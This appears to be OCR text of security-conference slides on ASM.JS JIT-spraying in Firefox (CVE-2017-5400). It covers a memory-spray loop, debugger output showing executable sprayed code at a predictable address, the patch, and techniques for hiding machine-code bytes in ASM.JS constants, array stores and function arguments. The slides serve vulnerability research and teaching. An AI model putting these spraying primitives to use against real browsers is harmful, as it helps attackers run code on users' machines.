
```
for (var i=0; i<(159*1024*1024)/(64*1024); i++){
    modules[i] = asm_js_module()
}
```

- Release memory allocated with Typed Array Spray (#1)

ASM.JS JIT-Spray



check your spray at 0x55550055



```
0:033> u 5555004e L3
5555004e c74424089090a9 mov     dword ptr [esp+8],0A9909090h
55550056 c744240c909090a9 mov   dword ptr [esp+0Ch],0A9909090h
5555005e c7442410909090a9 mov   dword ptr [esp+10h],0A9909090h
0:033>
0:033> u 55550055 L7
55550055 a9c744240c      test    eax,0C2444C7h
5555005a 90              nop
5555005b 90              nop
5555005c 90              nop
5555005d a9c7442410      test    eax,102444C7h
55550062 90              nop
55550063 90              nop
0:033>
0:033> !address 55550055

Usage:                  <unknown>
Base Address:           55550000
End Address:            55555000
Region Size:            00005000 (  20.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   00020000          MEM_PRIVATE
Allocation Base:        55550000
Allocation Protect:     00000004          PAGE_READWRITE
```

ASM.JS JIT-Spray

CVE-2017-5400

- The patch


  - major redesign
  - reserve maxCodeBytesPerProcess range on startup
    → difficult to predict address

  - commit/decommit from this set of pages for ASM.JS/Wasm when requested

// ASM.JS Payloads //

ASM.JS Payloads

Injecting machine code with ASM.JS




```
"use asm"
function asm_js_function(){
    // attacker controlled
    // ASM.JS code
}
return asm_js_function
```

- How to write arbitrary payloads?

ASM.JS Payloads

Injecting machine code with ASM.JS

- Arithmetic instructions




```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    // ...
    return val|0;
}
```


ASM.JS Payloads

Injecting machine code with ASM.JS

- Arithmetic instructions



```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    // ...
    return val|0;
}
```




```
01: 90     nop
02: 90     nop
03: 90     nop
04: a805   test al, 5
06: 90     nop
07: 90     nop
08: 90     nop
```

– problems:
  - constant folding
  - test changes flags

ASM.JS Payloads

Injecting machine code with ASM.JS

- Setting array elements




```
'use asm';
var asm_js_heap = new stdlib.Uint32Array(buf);
function asm_js_function(){
    asm_js_heap[0x10] = 0x0ceb9090
    asm_js_heap[0x11] = 0x0ceb9090
    asm_js_heap[0x12] = 0x0ceb9090
    asm_js_heap[0x13] = 0x0ceb9090
```

ASM.JS Payloads

hg SysSec

Injecting machine code with ASM.JS

- Setting array elements




```
'use asm';
var asm_js_heap = new stdlib.Uint32Array
function asm_js_function(){
    asm_js_heap[0x10] = 0x0ceb9090
    asm_js_heap[0x11] = 0x0ceb9090
    asm_js_heap[0x12] = 0x0ceb9090
    asm_js_heap[0x13] = 0x0ceb9090
```

```
01: 90    nop
02: 90    nop
03: eb0c  jmp 0x11
..
11: 90    nop
12: 90    nop
13: eb0c  jmp 0x21
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Setting array elements



2 payload bytes

```
stdlib.Uint32Array
on(){
= 0x0ceb9090
= 0x0ceb9090
= 0x0ceb9090
= 0x0ceb9090
```

```
01: 90      nop
02: 90      nop
03: eb0c    jmp 0x11
..
11: 90      nop
12: 90      nop
13: eb0c    jmp 0x21
```


ASM.JS Payloads

Injecting machine code with ASM.JS


- Setting array elements

2 payload bytes

connect with jumps



```
stdlib.Uint32Array
on(){
= 0x0ceb9090
= 0x0ceb9090
= 0x0ceb9090
= 0x0ceb9090
```




```
01: 90     nop
02: 90     nop
03: eb0c   jmp 0x11
..
11: 90     nop
12: 90     nop
13: eb0c   jmp 0x21
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)




```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)




```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

  - import a JS function into your ASM.JS code

ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)




```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0
        0xa9909090)|0
        0xa9909090)|0
        // ...
```

- import a JS function into your ASM.JS code
- call it with many parameters

ASM.JS Payloads

Injecting machine code with ASM.JS

- Using ASM.JS imports (Foreign Function Interface)



